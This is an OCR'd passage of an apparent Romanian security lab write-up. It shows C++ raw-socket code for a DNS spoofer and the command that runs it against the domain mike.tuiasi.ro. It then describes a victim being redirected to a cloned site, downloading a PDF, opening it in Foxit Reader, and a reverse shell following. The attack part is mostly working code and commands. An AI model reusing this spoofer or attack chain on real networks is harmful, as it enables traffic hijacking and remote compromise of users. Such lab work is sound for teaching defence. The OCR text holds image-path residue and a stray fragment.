
```
      int sockfd = create_socket(interface);
      if (ioctl(sockfd, SIOCGIFINDEX, &interface) < 0)
      {
      perror("Failed to retrieve interface index with ioctl");
      close(sockfd);
      return -1;
      }

      // // Enable promiscuous mode
      // if (ioctl(sockfd, SIOCGIFFLAGS, &interface) < 0) {
      //    perror("Failed to get interface flags");
      //    close(sockfd);
      //    return -1;
      // }
      //
      // interface.ifr_flags |= IFF_PROMISC; // Set promiscuous mode
flag
      // if (ioctl(sockfd, SIOCSIFFLAGS, &interface) < 0) {
      //    perror("Failed to set promiscuous mode");
      //    close(sockfd);
      //    return -1;
      // }
      // std::cout << "Promiscuous mode enabled on " << if_name <<
std::endl;

      uint8_t buffer[BUFFER_SIZE];
      int buffer_len = 0;

      sockaddr_ll sock_addr{
      .sll_ifindex = interface.ifr_ifindex,
      .sll_halen = ETH_ALEN,
      };

      while (true)
      {
      if (read_packet(sockfd, buffer, buffer_len)) break;
      if (process_dns_packet(buffer, buffer_len, qname, ip))
            send_packet(sockfd, sock_addr, buffer, buffer_len);
      }

      close(sockfd);
      return 0;
```

```
}
```


```
sudo ./dns_spoof ens33 mike.tuiasi.ro 192.168.85.58
```




Victima încearca sa acceseze site-ul original utilizând domain name-ul acestuia și va fi redirectat pe clona. Acesta downloadează un pdf și îl deschide cu Foxit reader.



mike.tuiasi.ro/cybcyb10.pdf





There we have a reverse shell.